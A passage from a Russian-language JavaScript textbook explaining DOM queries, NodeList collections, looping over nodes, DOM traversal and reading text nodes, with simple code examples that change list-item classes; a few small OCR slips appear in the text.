Затем код использует свойство **className** (о нем пойдет речь на с. 238) для обновления значения атрибута **class** того элемента, на который указывает ссылка, сохраненная в этой переменной. Значение атрибута **class** равно **cool**. Здесь срабатывает новое правило CSS, устанавливающее для фона страницы цвет морской волны.

Обратите внимание, как свойство **className** используется с переменной, в которой хранится ссылка на элемент.

Поддержка браузерами: этот метод — один из самых старых, потому из всех методов, применяемых для доступа к элементам, он поддерживается наиболее широко.

ОБЪЕКТЫ NODELIST: ЗАПРОСЫ К DOM, ВОЗВРАЩАЮЩИЕ БОЛЕЕ ОДНОГО ЭЛЕМЕНТА

В случаях, когда метод DOM *может* вернуть более одного элемента, он возвращает объект NodeList (даже если находит всего один элемент, соответствующий запросу).

NodeList — это коллекция узлов элементов. Каждый из них получает индекс (нумерация здесь начинается с нуля, точно так же, как в массиве).

Порядок, в котором элементы сохраняются в NodeList, идентичен порядку, в котором они появляются на HTML-странице.

Когда запрос DOM возвращает NodeList, вы можете попробовать:

- выделить один элемент из NodeList;
- перебрать при помощи цикла все элементы в NodeList и применить к каждому из узлов элементов одинаковый набор команд.

Объекты NodeList похожи на массивы и нумеруются как массивы, но фактически это объекты другого типа — *коллекции*.
Как у любого объекта, у NodeList есть свойства и методы, среди которых следует отметить следующие.

- Свойство **length** — сообщает, сколько элементов содержится в NodeList.
- Метод **item()** — возвращает из коллекции NodeList конкретный узел, когда вы сообщаете этому методу индекс интересующего вас элемента (в круглых скобках). Правда, в таких случаях более распространен синтаксис по образцу массивов (с квадратными скобками), позволяющий извлечь элемент из NodeList (как показано на с. 205).

ДИНАМИЧЕСКИЕ И СТАТИЧЕСКИЕ КОЛЛЕКЦИИ NODELIST


В некоторых случаях бывает необходимо несколько раз обрабатывать одну и ту же выборку элементов. Для этого объект NodeList можно сохранить в переменной и повторно использовать (а не собирать по нескольку раз одни и те же элементы).
Когда ваш сценарий обновляет страницу при работе с *динамическим NodeList*, обновляется и сама коллекция NodeList. Методы, названия которых начинаются с *getElementsBy...*, возвращают динамические объекты NodeList. Как правило, они генерируются быстрее, чем статические NodeList.

Когда ваш сценарий обновляет страницу при работе со **статическим NodeList**, сама коллекция не обновляется, и в ней не отражаются изменения, внесенные сценарием.

Новые методы, названия которых начинаются с **querySelector**... (эти методы используют синтаксис CSS-селекторов), возвращают статические объекты NodeList. Они соответствуют документу в состоянии на момент выполнения запроса. Если сценарий изменяет контент страницы, статический NodeList не обновляется и не отражает внесенных правок.

Ниже показано четыре различных запроса к DOM, все они возвращают объекты NodeList. Для каждого запроса показаны элементы и их индексы в возвращаемых NodeList.

getElementsByTagName('h1')



Пусть этот запрос и возвращает всего один элемент, он все равно дает нам NodeList, так как потенциально он может вернуть и несколько таковых.

ИНДЕКС И ЭЛЕМЕНТ
0 <h1>

getElementsByTagName('li')

Этот метод возвращает четыре элемента, по одному для каждого **li**, содержащегося на странице. Элементы выводятся в том же порядке, в каком они расположены на HTML-странице.

ИНДЕКС И ЭЛЕМЕНТ
0 <li id="one" class="hot">
1 <li id="two" class="hot">
2 <li id="three" class="hot">
3 <li id="four">

getElementsByClassName('hot')

Такая коллекция NodeList содержит всего три из четырех элементов **li**, поскольку мы ищем элементы по значению их атрибута **class**, а не по имени тега.

ИНДЕКС И ЭЛЕМЕНТ
0 <li id="one" class="hot">
1 <li id="two" class="hot">
2 <li id="three" class="hot">

querySelectorAll('li[id]')

Этот метод возвращает четыре элемента: по одному для каждого **li** на странице, имеющего идентификатор (независимо от конкретных значений атрибутов **id** у этих элементов)

ИНДЕКС И ЭЛЕМЕНТ
0 <li id="one" class="hot">
1 <li id="two" class="hot">
2 <li id="three" class="hot">
3 <li id="four">

ВЫБОР ЭЛЕМЕНТА ИЗ КОЛЛЕКЦИИ NODELIST

Выбрать элемент из коллекции NodeList можно двумя способами: при помощи метода **item()** и посредством синтаксиса массивов. В обоих случаях требуется указать индексный номер исходного элемента.

item() МЕТОД

У коллекций NodeList есть метод **item()**, возвращающий конкретный узел из NodeList.

Вам нужно указать индексный номер искомого элемента в качестве параметра метода (в круглых скобках).

Выполнять код при отсутствии каких-либо элементов — это пустая трата ресурсов. Потому программисты обычно проверяют, есть ли в NodeList хотя бы один элемент, и лишь потом запускают код. Для этой цели используется свойство **length** объекта NodeList — оно сообщает, сколько элементов в нем содержится.

Как видите, здесь используется инструкция **if**. Она проверяет, является ли свойство **length** объекта NodeList больше нуля. Если это так, то выполняются команды, находящиеся в инструкции **if**. В противном случае сценарий переходит к коду после закрывающей фигурной скобки.

```
var elements = document.getElementsByClassName('hot')
if (elements.length >= 1) {
   var firstItem = elements.item(0);
}
```

1

Выделяем элементы с атрибутом **class**, имеющим значение **hot**, и сохраняем NodeList в переменной **elements**.

2

При помощи свойства **length** проверяем, сколько элементов найдено. Если удалось найти один или более элементов, то запускаем код, находящийся в инструкции **if**.

3

Сохраняем первый элемент из коллекции NodeList в переменной, называемой **firstItem**. Его значение — 0, так как индексная нумерация в NodeList начинается с нуля.

Синтаксис массивов предпочтительнее работы с методом **item()**, поскольку работа по синтаксису массивов идет гораздо быстрее. Перед тем как выделить узел из NodeList, убедитесь, что коллекция вообще содержит узлы. Если вы неоднократно используете один и тот же NodeList, сохраняйте его в переменной.

СИНТАКСИС МАССИВОВ

Для доступа к отдельным узлам можно применять синтаксис с использованием квадратных скобок. Подобный синтаксис используется также для обращения к элементам массива.

В квадратных скобках, идущих за NodeList, вы указываете индекс искомого элемента.

Как и при работе с любыми запросами к DOM, если есть необходимость неоднократного обращения к одному NodeList, сохраняйте результат запроса в переменной.

В примерах, приведенных на этой и предыдущей странице, объект NodeList сохраняется в переменной **elements**.

Если вы специально создаете переменную, чтобы хранить в ней объект NodeList (как показано ниже), но не находите элементов, удовлетворяющих запросу, то переменная будет содержать пустой NodeList. Когда вы проверите свойство **length** этой переменной, оно вернет число 0, так как в переменной нет ни одного элемента.

```
var elements = document.getElementsByClassName('hot');
if (elements.length >= 1) {
   var firstItem = elements[0];
}
```

1

Создаем объект NodeList. В нем содержатся элементы, имеющие атрибут **class** со значением **hot**. Сохраняем этот объект в переменной **elements**.

2

Если число элементов больше или равно 1, запускаем код, содержащийся в инструкции **if**.

3

Получаем первый элемент из объекта NodeList (индексная нумерация начинается с 0).

ВЫБОР ЭЛЕМЕНТОВ СОГЛАСНО КЛАССАМ

Метод **getElementsByClassName()** позволяет выделять элементы, чей атрибут **class** имеет конкретное значение.

У этого метода есть один параметр: имя **class**, записываемое в кавычках внутри круглых скобок после имени метода.

Поскольку несколько элементов могут иметь атрибуты **class** с одинаковыми значениями, этот метод всегда возвращает объект NodeList.

c05/js/get-elements-by-class-name.js

JAVASCRIPT


```
var elements = document.getElementsByClassName('hot'); // Находим элементы с классом hot

if (elements.length > 2) {                              // Если найдено 3 или более

  var el = elements[2];                                 // Выделяем третий элемент из NodeList
  el.className = 'cool';                                // Изменяем значение атрибута class этого элемента

}
```

Пример начинается с поиска тех элементов, чей атрибут **class** имеет значение **hot**. (Значение атрибута **class** может содержать несколько имен классов, разделяемых пробелами.) Результат запроса к DOM сохраняется в переменной **elements**, поскольку в примере он используется неоднократно.

Инструкция **if** проверяет, нашел ли запрос более двух элементов. Если так, то третий элемент выбирается и сохраняется в переменной **el**. Атрибут **class** этого элемента обновляется и получает значение **cool**. В свою очередь, данная операция инициирует применение нового CSS-стиля, изменяющий представление этого элемента.

Поддержка браузерами: Internet Explorer 9, Firefox 3, Chrome 4, Opera 9.5, Safari 3.1 или выше.

РЕЗУЛЬТАТ



ВЫБОР ЭЛЕМЕНТОВ СОГЛАСНО ИМЕНАМ HTML-ТЕГОВ

Метод **getElementsByTagName()** позволяет выделять элементы по имени HTML-тега.


Имя элемента указывается как параметр, поэтому оно заключается в кавычки и записывается в скобках.

Обратите внимание: в данном случае не используются угловые скобки, в которые заключается имя тега в языке HTML (только буквы).

JAVASCRIPT c05/js/get-elements-by-tag-name.js

```
var elements = document.getElementsByTagName('li');  // Находим элементы li

if (elements.length > 0) {                            // Если найден один или более элементов

  var el = elements[0];                               // Выбираем первый из них при помощи синтаксиса массивов
  el.className = 'cool';                              // Изменяем значение класса

}C
```

РЕЗУЛЬТАТ



Здесь мы отыскиваем все элементы **li** в документе, а результат сохраняем в переменной **elements**, так как в этом примере он используется неоднократно.

Инструкция **if** проверяет, были ли найдены элементы **li**. Как и с любым методом, способным возвращать NodeList, вы сначала должны проверить наличие подходящего элемента, а затем уже пытаться работать с ним.

Если были найдены элементы, удовлетворяющие запросу, то выбирается первый из них, и его атрибут **class** обновляется. В результате фоновый оттенок элемента в списке изменяется на цвет морской волны.

Поддержка браузерами: очень хорошая — можете смело пользоваться им в любых сценариях.

ВЫБОР ЭЛЕМЕНТОВ ПРИ ПОМОЩИ CSS-СЕЛЕКТОРОВ

Метод **querySelector()** возвращает первый узел элемента, соответствующий селектору CSS-стиля. Метод **querySelectorAll()** возвращает объект NodeList со всеми совпавшими вариантами.

Оба метода принимают CSS-селектор как единственный параметр. Синтаксис CSS-селекторов позволяет выбирать элементы более гибко и точно, чем просто путем указания имени класса или тега. Этот метод должен быть знаком фронтенд-разработчикам, которые привыкли выделять элементы при помощи CSS.

c05/js/query-selector.js


JAVASCRIPT

```
// Метод querySelector() возвращает только первое совпадение.
var el = document.querySelector('li.hot');
el.className = 'cool';

// Метод querySelectorAll возвращает NodeList.
// Второй совпадающий с запросом элемент (третий в списке) выбирается и изменяется.
var els = document.querySelectorAll('li.hot');
els[1].className = 'cool';
```

Два этих метода были созданы производителями браузеров, поскольку многие разработчики включали в свой код сценарии — например, из библиотеки jQuery — для выбора элементов по их CSS-селекторам. Мы подробнее поговорим о библиотеке jQuery в главе 7.

Обратите внимание на последнюю строку в коде. Для выбора второго элемента из коллекции NodeList используется синтаксис массивов, даже при том, что NodeList сохраняется в переменной.

РЕЗУЛЬТАТ



Поддержка браузерами: недостаток обоих методов заключается в том, что они поддерживаются лишь в сравнительно новых браузерах.

Internet Explorer 8 (дата выпуска — март 2009);
Firefox 3.5 (дата выпуска — июнь 2009);
Chrome 1 (дата выпуска — сентябрь 2008);
Opera 10 (дата выпуска — сентябрь 2009);
Safari 3.2 (дата выпуска — ноябрь 2008);
или более новые версии.

Код JavaScript выполняется по одной строке в единицу времени, команды работают с контентом страницы по мере того, как интерпретатор обрабатывает их.

Если запрос к DOM выполняется в момент загрузки страницы, то последующий такой же запрос может вернуть иные элементы.

Ниже показано, как пример с предыдущей страницы (*query-selector.js*) изменяет дерево DOM по мере работы.

1: НА ЭТАПЕ ПЕРВИЧНОЙ ЗАГРУЗКИ СТРАНИЦЫ

HTML c05/query-selector.html

```
<ul>
  <li id="one" class="hot">
    <em>свежий</em> инжир</li>
  <li id="two" class="hot">кедровые орешки</li>
  <li id="three" class="hot">пчелиный мед</li>
  <li id="four">бальзамический уксус</li>
</ul>
```

1. Так загружается страница. Здесь есть три элемента **li**, которым присвоен класс **hot**. Метод **querySelector()** находит первый такой элемент и обновляет класс, изменяя его значение с **hot** на **cool**. Данный код также обновляет дерево DOM, сохраненное в памяти. Таким образом, после выполнения этой строки кода лишь у второго и третьего элементов **li** сохраняется атрибут **class** со значением **hot**.

2: ПОСЛЕ ПЕРВОГО НАБОРА КОМАНД

HTML c05/query-selector.html

```
<ul>
  <li id="one" class="cool">
    <em>свежий</em> инжир</li>
  <li id="two" class="hot">кедровые орешки</li>
  <li id="three" class="hot">пчелиный мед</li>
  <li id="four">бальзамический уксус</li>
</ul>
```

2. Когда срабатывает второй селектор, у нас уже всего два элемента **li** с классом **hot** (см. выше), потому он выбирает эти два элемента. Теперь синтаксис массивов применяется для работы со вторым элементом, удовлетворяющим запросу (третьим элементом в списке). Опять же, значение его атрибута **class** меняется с **hot** на **cool**.

3: ПОСЛЕ ВТОРОГО НАБОРА КОМАНД

HTML c05/query-selector.html

```
<ul>
  <li id="one" class="cool">
    <em>свежий</em> инжир</li>
  <li id="two" class="hot">кедровые орешки</li>
  <li id="three" class="cool">пчелиный мед</li>
  <li id="four">бальзамический уксус</li>
</ul>
```

3. Когда второй селектор закончит работу, в дереве DOM останется всего один элемент **li**, которому присвоен класс **hot**. Любой последующий код, ищущий элементы **li** с классом **hot**, будет находить только его. С другой стороны, если мы попробуем найти элементы **li** с классом **cool**, такому запросу удовлетворят *два* узла элементов.

ОБРАБОТКА ОБЪЕКТА NODELIST ЦЕЛИКОМ

При работе с NodeList можно перебирать при помощи цикла все узлы, входящие в коллекцию, и применять к каждому один и тот же набор команд.

Например, когда объект NodeList создан, его элементы можно перебрать при помощи цикла **for**.

Все команды, записанные в фигурных скобках цикла **for**, применяются по порядку ко всем элементам, содержащимся в NodeList.

Чтобы указать, с каким элементом NodeList мы в настоящий момент работаем, используется счетчик **i**, а применяемый здесь синтаксис напоминает синтаксис массивов.

```
var hotItems = document.querySelectorAll('li.hot');
for (var i = 0; i < hotItems.length; i++) {
  hotItems[i].className = 'cool';
}
```

1

Переменная **hotItems** хранит объект NodeList. В объекте NodeList содержатся все элементы списка, чьи атрибуты **class** имеют значение **hot**. Сбор этих элементов выполняется при помощи метода querySelectorAll().

2

Свойство **length** объекта NodeList указывает, сколько элементов содержится в объекте NodeList. Их количество равно числу итераций цикла.

3

Синтаксис массивов указывает, с каким элементом из NodeList мы работаем в настоящий момент: **hotItems[i]**. В квадратных скобках находится переменная счетчика.

ПРИМЕНЕНИЕ ЦИКЛА СО СПИСКОМ УЗЛОВ

Если вы хотите применить один и тот же код сразу к множеству элементов, то очень удобно обрабатывать элементы NodeList в цикле.


При этом сначала нужно найти, сколько элементов содержится в NodeList, а потом установить счетчик для их поочередной обработки в цикле.

При каждой итерации цикла сценарий удостоверяется, что значение счетчика меньше общего количества элементов в NodeList.

JAVASCRIPT c05/js/node-list.js

```
var hotItems = document.querySelectorAll('li.hot');   // Сохраняем NodeList в массиве

if (hotItems.length > 0) {                            // Если в NodeList есть элементы

   for (var i=0; i<hotItems.length; i++) {            // Обрабатываем их все при помощи цикла
      hotItems[i].className = 'cool';                 // Изменяем значение атрибута class
   }

}
```

РЕЗУЛЬТАТ



Здесь объект NodeList сгенерирован при помощи метода **querySelectorAll()**. Метод ищет любые элементы **li** с классом **hot**.

Коллекция NodeList хранится в переменной **hotItems**, а количество элементов в списке равно значению свойства **length**.

Для всех элементов из NodeList значение атрибута **class** меняется на **cool**.


ПРИМЕНЕНИЕ ЦИКЛА СО СПИСКОМ УЗЛОВ

Начало

В начале этого примера у нас есть три элемента списка, обладающих классом **hot**, потому значение свойства **hotItems.length** равно **3**.

Изначально значение счетчика устанавливается равным 0. Так мы выбираем первый элемент из коллекции NodeList (имеющий индекс 0). В качестве значения его атрибута **class** устанавливается **cool**.

```
for (var i = 0; i < hotItems.length; i++) {
    hotItems[i].className = 'cool';
}
```



Когда счетчик получает значение 1, мы выбираем второй элемент из коллекции NodeList (имеющий индекс 1) и в качестве значения его атрибута **class** устанавливаем **cool**.

Когда счетчик получает значение 2, мы берем третий элемент из коллекции NodeList (имеющий индекс 2) и так же присваиваем **class** значение **cool**.

Когда значение счетчика становится равным 3, условие более не возвращает **true**, и цикл заканчивается. Сценарий продолжает работу с первой строки кода, идущей после цикла.

ОБХОД DOM

Имея узел элемента, вы можете при помощи следующих пяти свойств выбрать другой элемент, относящийся к нему. Такая операция называется обходом DOM.

parentNode

Это свойство указывает на узел, соответствующий в HTML родительскому (объемлющему) элементу исходного.

(1) Если вы начали работу с первого элемента **li**, то его родительским узлом будет элемент **ul**.

previousSibling
nextSibling


Эти свойства содержат соответственно предыдущий и следующий элементы, которые смежны исходному (при условии наличия таковых).

Если вы начали работу с первого **li**, то у него не будет *предыдущего смежного элемента*. Однако его *следующим смежным элементом* (2) будет узел, соответствующий второму **li**.

firstChild
lastChild

Эти свойства указывает на первый или последний дочерний элемент исходного.

Если вы начали работу с элемента **ul**, то его *первым дочерним элементом* будет узел, соответствующий первому **li**, а (3) *последним дочерним элементом* будет последний **li**.



Это свойства текущего узла (а не методы для выбора элемента), потому после них не ставятся скобки.

Если вы используете эти свойства, но у вас нет предыдущего/следующего смежного элемента либо первого/последнего дочернего, результат будет равен **null**.

Эти свойства предназначены только для чтения. Их можно использовать лишь для выбора нового узла, но не для изменения родительского, смежного или дочернего элемента.

УЗЛЫ ПРОБЕЛЬНЫХ СИМВОЛОВ


Обход DOM может быть затруднительным, так как некоторые браузеры добавляют новый текстовый узел на месте каждого пробельного символа между элементами.

Большинство браузеров (кроме Internet Explorer) расценивают любые пробельные символы между элементами, в частности, символы перехода на новую строку, как текстовые узлы. Поэтому приведенные ниже свойства в разных браузерах будут возвращать разные элементы.


previousSibling
nextSibling
firstChild
lastChild

Ниже показаны все узлы пробельных символов, добавляемые к дереву DOM в примере со списком. Каждому узлу соответствует зеленый прямоугольник. Можно извлечь со страницы все пробельные символы и лишь после этого подать ее в браузер. В таком случае сама страница уменьшится и будет быстрее загружаться. Правда, при этом значительно пострадает удобочитаемость кода.

Еще один популярный способ решения подобных проблем — работать с библиотекой JavaScript, например, с jQuery, помогающей справляться с подобными неудобствами. Именно такие нестыковки между браузерами во многом способствовали росту популярности jQuery.



Браузер Internet Explorer (см. выше) игнорирует пробельные символы и не создает дополнительных текстовых узлов.



Браузеры Chrome, Firefox, Safari и Opera создают текстовые узлы на месте пробельных символов (пробелов и перехода на новую строку).

ВЗАИМООТНОШЕНИЯ МЕЖДУ ЭЛЕМЕНТАМИ

Как вы только что убедились, результаты применения этих свойств в разных браузерах нередко отличаются. Однако вы можете смело пользоваться данными свойствами, если между элементами нет пробельных символов.

В данном примере мы удалили все пробельные символы между HTML-элементами. Чтобы продемонстрировать эти свойства на практике, выберем второй элемент из списка при помощи метода **getElementById()**. Для этого узла элемента свойство **previousSibling** вернет первый элемент **li**, а свойство nextSibling — третий **li**.

c05/sibling.html


HTML

```
<ul><li id="one" class="hot"><em>свежий</em> инжир</li><li id="two" class="hot">кедровые орешки</li><li id="three"
class="hot">пчелиный мед</li><li id="four">бальзамический уксус</li></ul>
```

c05/js/sibling.js

JAVASCRIPT

```
// Выбираем исходный элемент и находим элементы, смежные с ним.
var startItem = document.getElementById('two');
var prevItem = startItem.previousSibling;
var nextItem = startItem.nextSibling;

// Изменяем значения атрибутов class у смежных элементов.
prevItem.className = 'complete';
nextItem.className = 'cool';
```



- Исходный элемент
- Предыдущий смежный элемент
- Следующий смежный элемент

Обратите внимание: ссылки на смежные узлы сохраняются в новых переменных. Таким образом, к узлу можно применять свойства, например, **className**. Для этого между именем переменной и свойством ставится точка.

РЕЗУЛЬТАТ

ЭЛЕМЕНТЫ-ПОТОМКИ

При наличии пробельных символов между элементами эти свойства также возвращают неодинаковые результаты в разных браузерах.

В данном примере мы используем в HTML немного необычное решение: закрывающий тег ставится вплотную к открывающему тегу следующего элемента, в результате удобочитаемость всего кода немного повышается.

Пример начинается с метода **getElementsByTagName()**, при помощи которого мы выделяем на странице элемент **ul**. Свойство **firstChild** данного узла элемента вернет первый **li**, а свойство **lastChild** — последний.


HTML c05/child.html

```
<ul
  ><li id="one" class="hot"><em>свежий</em> инжир</li
  ><li id="two" class="hot">кедровые орешки</li
  ><li id="three" class="hot">пчелиный мед</li
  ><li id="four">бальзамический уксус</li
></ul>
```

JAVASCRIPT c05/js/child.js

```
// Выделяем исходный элемент и находим его элементы-потомки.
var startItem = document.getElementsByTagName('ul')[0];
var firstItem = startItem.firstChild;
var lastItem = startItem.lastChild;

// Изменяем значения атрибутов class у элементов-потомков.
firstItem.setAttribute('class', 'complete');
lastItem.setAttribute('class', 'cool');
```

РЕЗУЛЬТАТ



КАК ПОЛУЧИТЬ ИЛИ ОБНОВИТЬ СОДЕРЖИМОЕ ЭЛЕМЕНТА


До сих пор в этой главе мы обсуждали, как находить элементы в дереве DOM. В оставшейся части главы мы поговорим о том, как получать доступ к содержимому элемента и обновлять его. Конкретные приемы работы зависят от конкретного контента.

Давайте рассмотрим три примера элементов **li** на этом рисунке. Каждый из них добавляет еще немного разметки, потому фрагменты дерева DOM каждого из этих элементов значительно отличаются.

- Первый элемент списка (на текущей странице) содержит обычный текст.
- Второй и третий элементы (на следующей странице) содержат и текст, и теги **em**.

Как видите, даже при добавлении очень простого элемента **em** структура дерева DOM существенно изменяется. Соответственно, подобные изменения могут повлиять на то, как вы станете работать с этим элементом списка. Когда элемент содержит не только текст, но и другие элементы, вы, скорее всего, будете работать с элементом-предком, а не с каждым отдельным его узлом-потомком.

<li id="one">инжир



Показанный выше элемент li имеет:

- один *элемент-потомок*, содержащий единственное слово «инжир», которое вы видите в списке;
- узел атрибута, содержащий атрибут **id**.

Для работы с содержимым элемента можно делать следующее.


- **Перейти к текстовым узлам**. Данный прием наиболее удобен, если элемент содержит только текст и ничего более.
- **Работать с объемлющим элементом**. В таком случае вы получаете доступ к его текстовым узлам и дочерним элементам. Этот прием наиболее удобен, если элемент содержит и текст, и дочерние элементы, являющиеся взаимно смежными.

ТЕКСТОВЫЕ УЗЛЫ

Когда вы перейдете от элемента к его текстовому узлу, вам то и дело придется использовать одно свойство:


СВОЙСТВО	ОПИСАНИЕ
nodeValue	Доступ к тексту узла (см. с. 220).

<li id="one">свежий инжир



- Добавляется элемент **em**. Он становится *первым потомком*.
- У элемента **em** есть свой *дочерний* текстовый узел, где содержится слово «свежий».
- Исходный текстовый узел теперь становится *смежным* тому узлу, который представляет элемент **em**.

<li id="one">six свежий инжир



Когда текст добавляется перед элементом **em**:

- *первый дочерний узел* элемента **li** — это текстовый узел, содержащий слово «самый»;
- у него есть *смежный элемент* — узел элемента **em**; в свою очередь, у **em** есть *дочерний* текстовый узел, содержащий слово «свежий»;
- наконец, есть еще текстовый узел со словом «инжир», являющийся смежным как для текстового узла со словом «самый», так и для узла элемента **em**.

ОБЪЕМЛЮЩИЙ ЭЛЕМЕНТ

Когда вы работаете с узлом элемента (а не с его текстовым узлом), этот элемент может содержать разметку. Приходится выбирать, что вы хотите сделать: извлечь (получить) разметку или установить (обновить) ее, а также и текст.


СВОЙСТВО	ОПИСАНИЕ
innerHTML	Устанавливает/получает текст и разметку (с. 226)
textContent	Устанавливает/получает только текст (с. 222)
innerText	Устанавливает/получает только текст (с. 222)

При использовании этих свойств новый контент затирает все прежнее содержимое элемента (как текст, так и разметку). Например, если вы примените любое из этих свойств для обновления содержимого элемента **body**, вы тем самым обновите всю веб-страницу.

ДОСТУП К ТЕКСТОВОМУ УЗЛУ И ОБНОВЛЕНИЕ ЕГО СОДЕРЖИМОГО ПРИ ПОМОЩИ СВОЙСТВА NODEVALUE

Можно извлечь или изменить содержимое выделенного текстового узла при помощи свойства **nodeValue**.

```
<li id="one"><em>свежий</em> инжир</li>
```



Следующий код демонстрирует доступ ко второму текстовому узлу.
Он вернет результат инжир.

```
document.getElementById('one').firstChild.nextSibling.nodeValue;
```

① ② ③ ④

Свойство **nodeValue** применимо к текстовому узлу, а не к элементу, содержащему этот текст.

Данный пример демонстрирует, что переход от узла элемента к текстовому узлу может оказаться довольно сложен.

